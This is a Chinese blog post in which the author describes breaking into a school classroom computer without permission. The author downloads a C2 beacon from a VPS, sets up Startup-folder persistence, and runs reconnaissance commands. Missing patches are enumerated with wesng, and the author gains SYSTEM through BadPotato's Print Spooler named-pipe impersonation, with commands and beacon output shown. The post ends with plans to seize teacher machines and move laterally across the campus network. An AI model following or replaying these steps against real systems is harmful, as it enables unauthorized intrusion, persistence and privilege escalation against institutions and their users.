

0x01 前言



这几天一直在想学校对公网开放的设备只有一个官网，那么内网里的设备是否又是少的可怜呢？于是怀着好奇的心，我打算开始对学校动手！不过这里有很多没进行截图，至于什么原因我在文章后面也会说明。

0x02 前戏

通过vps开一个服务，使用平时我们上课的机器进行访问，并且下载我们的 beacon.exe

```
none@NonedeMacBook-Pro ~ % ssh -p 22 root@[redacted]
root@[redacted]'s password:
Last login: Mon Mar 13 18:35:53 2023 from [redacted]
[root@REDIDCF2xyan7inu8c ~]# python3 -m http.server 8010
Serving HTTP on 0.0.0.0 port 8010 (http://0.0.0.0:8010/) ...
- - [13/Mar/2023 18:36:52] "GET / HTTP/1.1" 200 -
- - [13/Mar/2023 18:36:52] code 404, message File not found
- - [13/Mar/2023 18:36:52] "GET /favicon.ico HTTP/1.1" 404 -
- - [13/Mar/2023 18:36:54] "GET /beacon.exe HTTP/1.1" 200 -
```

既然是上课的电脑，那么我们直接物理提权了😂可惜不是 System

	external	inte... ^	listener	user	compu...	note	process	pid	arch	last
	[redacted]	10.10....	c2	zh1305 *	zh1305		beacon...	2132	x64	1h
	[redacted]	10.10....	c2	SYSTE...	zh1305		beacon...	2780	x64	1h

下面的System权限是后来获取的，既然我们拿到一台机子首先肯定得进行低权限的权限维持。这里我们使用 **Startup**目录进行权限维持。这是最常用也是最简单的权限维持，无论你是什么权限都可以使用这种方法，将木马放在该目录下的程序或快捷方式下，它会在用户登录时自动运行。

对当前用户有效：
C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

对所有用户有效：
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp


简单的进行权限维持以后，我们进行简单的信息收集

```
ipconfig /all
systeminfo
net config workstation
net view /domain
arp -a
net time /doamin
... ..等等
```

这里并没有截图，因为后面把 Beacon 误删了

那么，经过简单信息收集之后发现学校的机子并没有域，而是简单的工作组。我这里就在想进行权限提升。

首先，肯定是想通过内核漏洞进行提权。这里使用 wesng 来获取 Beacon 可能存在的内核漏洞。




```
systeminfo > systeminfo.txt
```

```
主机名:                zhl305
OS 名称:                Microsoft Windows 10 专业版
OS 版本:                10.0.19043 暂缺 Build 19043
注册的所有人:          zhl305
域:                     WORKGROUP
登录服务器:             \\zhl305
修补程序:              安装了 5 个修补程序。
                        [01]: KB4601554
                        [02]: KB5000736
                        [03]: KB5020683
                        [04]: KB5001330
                        [05]: KB5001405
... ..
```

这个 `systeminfo.txt` 会保存在 `beacon.exe` 的相同目录下。将这个 `txt` 文本从 C2 下载下来，使用工具来识别可能存在的内核漏洞。

```
python3 wes.py systeminfo.txt
```



```
wesng - -zsh - 100x30
[none@NonedeMacBook-Pro wesng % python3 wes.py systeminfo.txt
Windows Exploit Suggester 1.03 ( https://github.com/01crackin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 21H1 for x64-based Systems
    - Generation: 10
    - Build: 19043
    - Version: 21H1
    - Architecture: x64-based
    - Installed hotfixes (5): KB4601554, KB5000736, KB5020683, KB5001330, KB5001405
[+] Loading definitions
    - Creation date of definitions: 20230221
[+] Determining missing patches
[!] Found vulnerabilities!

Date: 20230110
CVE: ADV200011
KB: KB5012170
Title: Microsoft Guidance for Addressing Security Feature Bypass in GRUB
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Security Feature Bypass
Exploit: n/a

Date: 20230110
CVE: ADV200011
KB: KB5012170
Title: Microsoft Guidance for Addressing Security Feature Bypass in GRUB
Affected product: Windows 10 Version 21H1 for x64-based Systems
```

针对 `Impact: Elevation of Privilege` 查找可以提权的内核漏洞，无果。

这时我想到了土豆家族，是否能成功的进行提权呢？这里我们使用三代土豆：`PrintSpoofer` 也叫 `BadPotato`，使用命名管道模拟用户。

管道可以有两种类型：

- 匿名管道 —— 匿名管道通常在父进程和子进程之间传输数据。它们通常用于在子进程与其父进程之间重定向标准输入和输出。
- 命名管道 —— 另一方面，命名管道可以在不相关的进程之间传输数据，前提是管道的权限授予对客户端进程的适当访问权限。

这里有个有趣的API `ImpersonateNamedPipeClient()` 具有命名管道提供与函数相同的功能。

命名管道服务器可以打开具有某个预定义名称的命名管道，然后命名管道客户端可以通过已知名称连接到该管道。一旦建立连接，就可以开始数据交换。

客户端在调用RPC方法时必须按照以下规则进行初始化：

- 创建到服务器的 RPC 绑定句柄或使用RPC 上下文句柄。[C706] 中指定了有关绑定句柄的详细信息。
- 对于采用PRINTER_HANDLE 的方法，在对服务器的多次调用中使用上下文句柄。
- 对于采用STRING_HANDLE的基于名称的方法，使用绑定到对服务器的单个调用的句柄。客户端必须实现STRING_HANDLE_BIND 方法。
- 创建打印作业时，在多次调用中重用上下文句柄，例如在调用RpcOpenPrinter 之后多次调用RpcStartPagePrinter 和RpcWritePrinter。有关此调用序列的示例，请参阅第3.2.4.2.1节。
- 在获取或设置打印机信息时，上下文句柄应该在多次调用中重用，例如在调用 RpcOpenPrinter 之后多次调用RpcGetPrinter、RpcGetPrinterData、RpcSetPrinter或其他采用 PRINTER_HANDLE 或GDI_HANDLE 的方法。
- 在命名管道\pipe\spoolss上创建 RPC 绑定句柄时，客户端必须指定ImpersonationLevel为 2 (Impersonation [MS-SMB2] (第2.2.13节))。

即Print Spooler服务的RPC接口其实是暴露在命名管道： `\\.\pipe\spoolss`

有了这些基础，那么我们就可以使用BadPotato进行提权。

```
https://github.com/BeichenDream/BadPotato
```

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home sent: 37 bytes
[+] received output:
nt authority\system
```

提权成功之后，当我准备进行横向时电脑重启了，目标Beacon重启后，全部掉了。因为学校的机器全部都是沙盒模式，这台机器重启后就跟原先一样。

0x03 后话

我打算找个机会，尝试将教学楼的教师机器控制下来，然后横向学校其他的在线机器。等我的好消息，如果我成功了的话。